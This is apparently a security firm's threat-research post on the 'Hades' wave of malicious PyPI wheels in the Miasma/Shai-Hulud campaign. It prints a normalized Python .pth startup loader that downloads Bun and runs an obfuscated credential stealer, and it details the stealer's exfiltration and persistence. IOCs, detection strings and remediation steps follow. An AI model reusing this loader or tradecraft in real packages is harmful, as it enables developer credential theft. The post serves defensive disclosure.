

Miasma Worm Campaign Spreads w...

 socket.dev/blog/shai-hulud-descends-to-hades-miasma-pypi-wave

Socket Research Team


June 7, 2026

[pypi](#) > [bramin](#)

 This package has malicious versions linked to the ongoing "Miasma Mini Shai-Hulud Supply Chain Attack" supply chain attack. [View campaign page >](#)
Affected versions: [0.0.2](#) [0.0.3](#) [0.0.4](#)

bramin

 [Copy purl](#)  [Socket](#) [0](#)



Known malware [SUPPLY CHAIN RISK](#)
 This package version is identified as malware. It has been flagged either by Socket's AI scanner and confirmed by our threat research team, or is listed as malicious in security databases and other sources.
Found 1 instance in 1 package

Obfuscated code [SUPPLY CHAIN RISK](#)
 Obfuscated files are intentionally packed to hide their behavior. This could be a sign of malware.
Found 1 instance in 1 package

Shell access [SUPPLY CHAIN RISK](#)
 This module accesses the system shell. Accessing the system shell increases the risk of executing arbitrary code.

[Blog](#)

[Research](#)

Shai-Hulud Descends to Hades: Miasma Worm Campaign Spreads with New PyPI Wave

Socket found 37 malicious PyPI wheels that abuse Python startup hooks to launch a Bun-powered credential stealer tied to Mini Shai-Hulud/Miasma.

Socket Research Team

Summarize with AI

Socket detected a coordinated PyPI compromise involving 37 malicious wheel artifacts across 19 packages. The compromised releases shipped a `*-setup.pth` file that attempts to execute automatically during Python startup, download the Bun JavaScript runtime, and run an obfuscated JavaScript payload named `_index.js`.

Socket's AI malware detection system identified the malicious package cluster minutes after publication. The attack is cross-runtime, and the tradecraft is unmistakably Shai-Hulud / Miasma. Python packages provide the delivery vehicle, but the payload runs under Bun as a heavily obfuscated JavaScript stealer. That Bun dependency is a key fingerprint of this family: Shai-Hulud-style payloads do not assume Node.js, Python, or another local runtime will be available. Instead, they download and install Bun, then use it as the execution engine. That behavior has shown up even in npm compromises, where Node.js would otherwise be the expected runtime.

Static deobfuscation of `_index.js` mirrors what we have seen in compromised npm packages from the same lineage: a character-code and ROT-style `eval` wrapper, AES-GCM encrypted stages, rotated string tables, custom string decoders, and embedded AES/gzip-protected strings. Once unpacked, the payload targets the same high-value developer and CI/CD secret classes seen across Mini Shai-Hulud and Miasma waves, including GitHub, npm, PyPI, RubyGems, JFrog, CircleCI, Anthropic, AWS, GCP, Azure, Kubernetes, Vault, SSH keys, Docker configs, shell histories, `.env` files, `.npmrc`, `.pypirc`, Claude/MCP configs, and other local or runner-accessible credentials.

The campaign marker changed. Earlier reporting tied the Red Hat Cloud Services wave to the Zelda-themed payload marker Miasma: The Spreading Blight, and other Shai-Hulud-related activity has used different thematic markers. The Shai-Hulud connection was first flagged to us [on Bluesky](#) by [boredchilada](#), an incident responder who tagged Socket shortly after the packages went live; our deobfuscation of `_index.js` confirmed it, though with a new theme. Instead of Zelda references, this payload uses Hades-themed GitHub exfiltration markers, including the repository description Hades - The End for the Damned and generated repository-name components such as `stygian`, `tartarean`, `cerberus`, `charon`, `styx`, `lethe`, `thanatos`, and `persephone`.

That makes Hades best understood as a PyPI branch of the same Mini Shai-Hulud / Miasma lineage, not a standalone Python malware incident. The core playbook remains the same: abuse trusted package channels, execute before normal package use, stage a Bun-powered JavaScript payload, steal developer and CI/CD credentials, and use GitHub-centric exfiltration and propagation logic. What changed is the ecosystem-specific trigger: this wave uses Python `*-setup.pth` startup execution instead of `npm preinstall` or other npm install-time paths.

The PyPI packages are the latest branch of this campaign that has moved quickly across open source ecosystems over the past few days. Socket is now tracking 448 affected artifacts across npm and PyPI, comprising 411 npm artifacts across 106 packages and 37 malicious PyPI wheels across 19 projects. At the time of writing, PyPI had already quarantined a number of the affected releases; we reported the remaining ones to the PyPI security team.

We are tracking the full campaign on a dedicated page, with all affected artifacts added as they are identified: <https://socket.dev/supply-chain-attacks/miasma-mini-shai-hulud-supply-chain-attack>

Affected PyPI packages

These 37 compromised artifacts span 19 PyPI packages from what looks like a single maintainer-account takeover. Consecutive patch releases were mass-published across the author's whole portfolio at once. The risk concentrates in a handful of established bioinformatics tools: [dynamo-release](#) (the aristoteleo/dynamo single-cell RNA-velocity and expression-dynamics framework) and its spatial-transcriptomics sibling [spateo-release](#), [coolbox](#) (GangCaoLab's Jupyter-based multi-omics genomic visualization toolkit for Hi-C/ChIP-Seq/RNA-Seq tracks), and the deep-learning FISH spot-detection tools [ufish](#)/[napari-ufish](#). These are real and widely used research-community tools with cumulative download totals in the low-to-mid hundreds of thousands; they account for the large majority of the aggregate install base. The rest are low-traffic agent/task-execution, function-description, and lab-utility libraries — small footprints caught in the same blast rather than independently valuable targets.

What the malicious wheels contained

The malicious wheel pattern observed by Socket is simple and highly suspicious:

```
<package>/
...
_index.js
*-setup.pth
```

The `*-setup.pth` file contains a single executable Python line. Python's `site` module processes `.pth` files during interpreter startup; lines beginning with `import` followed by a space or tab are executed. That gives attackers an automatic startup execution primitive after installation, without requiring the victim to import the compromised package.

The loader attempts to:

1. create a sentinel at `tempfile.gettempdir()/.bun_run`;
2. locate `_index.js` next to the package or one subdirectory below it;
3. download Bun v1.3.13 from GitHub if no cached Bun binary exists under the temp directory;
4. run `bun run _index.js`;
5. write the sentinel to avoid repeated execution.

A normalized version of the loader:

```
import glob
import os
import platform
import subprocess
import sys
import tempfile
import urllib.request
import zipfile

sentinel = os.path.join(tempfile.gettempdir(), ".bun_ran")
if not os.path.exists(sentinel):
    base = os.path.dirname(__file__)
    payload = os.path.join(base, "_index.js")

    if not os.path.exists(payload):
        candidates = glob.glob(os.path.join(base, "*", "_index.js"))
        payload = candidates[0] if candidates else ""

    is_windows = os.name == "nt"
    bun = os.path.join(tempfile.gettempdir(), "b", "bun" + (".exe" if is_windows else ""))

    if not os.path.exists(bun):
        arch = "aarch64" if platform.machine() == "arm64" else "x64"
        os_name = {"linux": "linux", "darwin": "darwin", "win32": "windows"}.get(sys.platform, "linux")
        zip_path = os.path.join(tempfile.gettempdir(), "b.zip")
        urllib.request.urlretrieve(
            f"https://github.com/oven-sh/bun/releases/download/bun-v1.3.13/bun-{os_name}-{arch}.zip",
            zip_path,
        )
        zipfile.ZipFile(zip_path).extract(os.path.basename(bun), os.path.dirname(bun))
        os.chmod(bun, 0o775)
        os.unlink(zip_path)

    subprocess.run([bun, "run", payload], check=False)
    open(sentinel, "w").close()
```

Implementation note

Defenders should validate exploitability per artifact. In standard CPython, executable `.pth` lines are executed by the `site` module, and `__file__` can resolve to `site.py` rather than to the `.pth` file. In a local CPython reproduction, this exact loader shape did not automatically resolve the adjacent package `_index.js` via `os.path.dirname(__file__)`. The artifact is still malicious: it ships a credential stealer and attempts to bootstrap Bun from a Python startup hook.

Why .pth is dangerous

The attack abuses a legitimate Python startup feature. .pth files were designed to add paths to `sys.path` and support import hooks. But Python explicitly supports executable lines beginning with `import`. Those lines run at every Python startup, whether or not the corresponding package is imported.

That means a compromised wheel can turn an otherwise passive dependency install into a delayed execution trigger: the next `python`, `pip`, test run, notebook kernel, CI job, or package-management command that starts Python may process the malicious .pth.

This is the Python equivalent of the npm install-hook problem that Shai-Hulud and Miasma repeatedly exploit. The syntax is different, but the security consequence is the same: dependency installation creates an execution edge before application code is reviewed or invoked.

Payload deobfuscation

Static deobfuscation of `_index.js` recovered multiple layers:

1. Outer JavaScript wrapper

A `try { eval(...) }` wrapper decodes a large character-code array and applies a ROT-style alphabet substitution.

1. AES-GCM loader

The decoded first stage imports `node:crypto`, decrypts two embedded AES-128-GCM blobs, writes the main payload to a random `/tmp/p*.js`, and runs it with `Bun`.

1. Bun bootstrapper

A decrypted bootstrapper downloads Bun from <https://github.com/oven-sh/bun/releases/download/bun-v1.3.13/>.

1. Main JavaScript payload

The main payload uses a rotated string table, a custom PBKDF2/SHA256-based string decoder, and an additional AES-256-GCM + gzip string layer.

The submitted `_index.js` sample starts with a `try{eval(...)}` wrapper and a long character-code array, matching the obfuscated first stage recovered during static analysis.

Capabilities

The recovered payload is a broad developer and cloud credential stealer. It targets:

- GitHub credentials, GitHub Actions runner secrets, runner memory, and ghs_* tokens.
- npm, PyPI, RubyGems, JFrog, CircleCI, Anthropic, and package-publishing tokens.
- AWS credentials, STS identity, SSM Parameter Store, and Secrets Manager.
- GCP identity, projects, and Secret Manager.
- Azure identity and Key Vault material.
- Kubernetes service-account tokens and cluster secrets.
- Vault tokens and Vault secrets.
- .env, .npmrc, .pypirc, Git credentials, shell histories, SSH keys, Docker configs, cloud CLI caches, Claude/MCP configs, wallet/app data, and other developer-machine secrets.

This target list closely matches the Shai-Hulud/Miasma operating model: steal credentials that can unlock package publishing, source control, cloud infrastructure, and CI/CD pipelines, then use that access to deepen or propagate compromise.

Exfiltration

The payload includes multiple exfiltration paths.

Direct HTTPS exfiltration

The payload contains a direct HTTPS sender configured for:

```
api.anthropic.com
/v1/api
443
```

This is Anthropic's real API host. Both GET and POST requests to `https://api.anthropic.com/v1/api` return Anthropic's standard 404 `not_found_error`, confirming `/v1/api` is not a live route. Hence, this channel cannot deliver data to the attacker, and there is no indication Anthropic systems were compromised. We assess its purpose as network-log camouflage: traffic to a ubiquitous AI-vendor host blends in and is impractical to blanket-block, while GitHub remains the family's confirmed exfiltration channel.

GitHub repository exfiltration

The payload can create public repositories using `POST /user/repos`, then commit encrypted/compressed result envelopes under paths like:

```
results/results-<timestamp>-<counter>.json
```

Recovered markers include:

Repository description: Hades - The End for the Damned

Commit marker: IfYouYankThisTokenItWillNukeTheComputerOfTheOwnerFully

GitHub Actions artifact exfiltration

Embedded workflow logic writes GitHub Actions secrets to:

`format-results.txt`

and uploads an artifact named:

`format-results`

Recovered workflow name:

Run Copilot

Evasion and environmental checks

The payload contains checks for Russian locale/environment signals and StepSecurity/harden-runner indicators. It also includes decoy-token prefix checks covering GitHub, npm, Anthropic, CircleCI, and AWS-style secrets.

This is another continuity point with the broader Shai-Hulud family: the actor or copycat tooling is not simply grabbing environment variables; it is trying to identify instrumented environments, avoid some decoys, and focus on high-value credential material.

Persistence and follow-on artifacts

Recovered persistence/follow-on indicators include:

```
gh-token-monitor
GitHub Commit Monitor
~/.config/gh-token-monitor/
~/.local/bin/gh-token-monitor.sh
~/.config/systemd/user/gh-token-monitor.service
~/Library/LaunchAgents/com.github.token-monitor.plist
~/.local/share/updater/update.py
.claude/setup.mjs
.github/setup.js
.github/workflows/codeql.yml
```

The Claude/MCP and GitHub workflow artifacts are especially important in the broader context. Recent Shai-Hulud-like campaigns have moved beyond package manager hooks into AI developer toolchains, MCP configuration, IDE/editor hooks, and workflow-level persistence. This PyPI wave should be investigated not only as a package compromise, but as a possible entry point into developer automation and AI-assisted coding environments.

Detection opportunities

Package-level static detection

High-confidence static detection should alert on any PyPI wheel containing:

```
.pth executable import line
remote runtime or executable download
tempdir binary install
subprocess execution
_index.js or JavaScript payload handoff
```

Specific strings from this wave:

```
.bun_ran
_index.js
oven-sh/bun/releases/download
bun-v1.3.13
urllib.request
urlretrieve
subprocess
tempfile.gettempdir
bun run
exec(
```

A generic rule should not depend on the exact Bun version. The family can easily change bun-v1.3.13 to another release, rename the sentinel, or swap `_index.js` for another filename. The stronger behavior chain is executable `.pth` plus network retrieval plus subprocess execution plus staged JavaScript payload.

Runtime detection

Runtime indicators include:

```
python -> bun
python -> network request to github.com/oven-sh/bun/releases/download/
python -> writes tempdir/b.zip
python -> writes tempdir/b/bun or tempdir/b/bun.exe
bun -> runs _index.js
bun or node-like runtime -> outbound HTTPS to api.anthropic.com/v1/api
```

Filesystem indicators:

```
/tmp/.bun_ran
%TEMP%\\.bun_ran
/tmp/b.zip
%TEMP%\\.b.zip
/tmp/b/bun
%TEMP%\\.b\\bun.exe
_index.js inside site-packages or package subdirectories
*-setup.pth inside site-packages
```

GitHub and CI indicators:

```
Repository description: Hades - The End for the Damned
Commit marker: IfYouYankThisTokenItWillNukeTheComputerOfTheOwnerFully
Workflow name: Run Copilot
Artifact name: format-results
Path pattern: results/results-*.json
Unexpected .github/workflows/codeql.yml changes
```

Hades adapts Miasma tradecraft for PyPI

The Hades PyPI cluster shows how Mini Shai-Hulud-style tradecraft continues to splinter into ecosystem-specific branches. Unlike earlier Mini Shai-Hulud waves, which [moved from PyPI to npm and then Packagist](#) through a related compromise chain, this wave centers on a separate set of malicious Python wheels. The overlap is in technique: the Miasma Red Hat wave showed abuse of legitimate trusted namespaces, forged provenance, Bun staging, cloud identity theft, and CI/CD propagation.

For defenders, the lesson is that install-time and startup-time code execution should be treated as a first-class supply chain risk across ecosystems:

- npm: preinstall, install, postinstall, native build scripts, node-gyp indirection.
- PyPI: .pth executable lines, import-time code, setup/build hooks, console-script wrappers, dependency confusion, malicious wheels.
- Packagist: Composer plugins and scripts.
- GitHub: Actions workflow injection, artifacts, repository exfiltration, and token propagation.
- AI developer tooling: Claude/MCP config poisoning, editor hooks, agent memory/context abuse, and LLM API token harvesting.

Recommended response

Organizations that installed any affected version should remove or pin away from the malicious releases, rebuild affected environments where possible, and rotate credentials available to affected developer machines or CI jobs.

Prioritize rotation and review for:

- GitHub personal access tokens, GitHub App tokens, GitHub Actions secrets, and repository deploy keys.
- PyPI, npm, RubyGems, JFrog, and other package-publishing tokens.
- AWS, GCP, Azure, Kubernetes, and Vault credentials.
- SSH keys, Docker credentials, Git credential helpers, cloud CLI profiles, and shell history secrets.
- Anthropic, CircleCI, Claude/MCP, and other developer-tool tokens.

Search local systems, CI workers, and GitHub organizations for the indicators above. Treat any GitHub repository created with the recovered Hades marker, any format-results artifact, or any suspicious workflow named Run Copilot as a likely exfiltration artifact.

Indicators of Compromise (IOCs)

Malicious PyPI Artifacts

1. [bramin@0.0.2](#)
2. [bramin@0.0.3](#)
3. [bramin@0.0.4](#)
4. [cmd2func@0.2.2](#)
5. [cmd2func@0.2.3](#)
6. [coolbox@0.4.1](#)
7. [coolbox@0.4.2](#)
8. [dynamo-release@1.5.4](#)
9. [executor-engine@0.3.4](#)
10. [executor-engine@0.3.5](#)
11. [executor-http@0.1.3](#)
12. [executor-http@0.1.4](#)
13. [funcdesc@0.2.2](#)
14. [funcdesc@0.2.3](#)
15. [magique@0.6.8](#)
16. [magique@0.6.9](#)

17. [magique-ai@0.4.4](#)
18. [magique-ai@0.4.5](#)
19. [mrbios@0.1.1](#)
20. [mrbios@0.1.2](#)
21. [napari-ufish@0.0.2](#)
22. [napari-ufish@0.0.3](#)
23. [nucbox@0.1.2](#)
24. [nucbox@0.1.3](#)
25. [okite@0.0.7](#)
26. [okite@0.0.8](#)
27. [pantheon-agents@0.6.1](#)
28. [pantheon-agents@0.6.2](#)
29. [pantheon-toolsets@0.5.5](#)
30. [pantheon-toolsets@0.5.6](#)
31. [spateo-release@1.1.2](#)
32. [synago@0.1.1](#)
33. [synago@0.1.2](#)
34. [ufish@0.1.2](#)
35. [ufish@0.1.3](#)
36. [uprobe@0.1.3](#)
37. [uprobe@0.1.4](#)

Hashes

`_index.js` SHA256 hashes

1. dc48b09b2a5954f7ff79ab8a2fd80202bd3b59c08c7cdabc6025aa923cb4c0efe (Variant 1, 4.8 MB, 17 packages)
2. e1342a80d4b5e83d2c7c22e1e0aaa95f2d88e3dbf0d853a4994b180c93a4b17d (Variant 2, 4.7 MB, 2 packages)

*-setup.pth SHA256 hash (identical across all affected artifacts):

c539766062555d47716f8432e73adbe3a0c0c954a0b6c4005017a668975e275c

Files

1. *-setup.pth
2. `_index.js`

Loader strings

1. `.bun_ran`
2. `bun-v1.3.13`
3. `oven-sh/bun/releases/download`
4. `urllib.request`
5. `urlretrieve`
6. `tempfile.gettempdir`
7. `subprocess.run`

Network

1. `hxxps://api[.]anthropic[.]com/v1/api` - legitimate Anthropic API host abused as a camouflage exfiltration destination

GitHub exfiltration markers

1. `Hades - The End for the Damned`
2. `IfYouYankThisTokenItWillNukeTheComputerOfTheOwnerFully`
3. `results/results-*.json`
4. `format-results`
5. `Run Copilot`

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email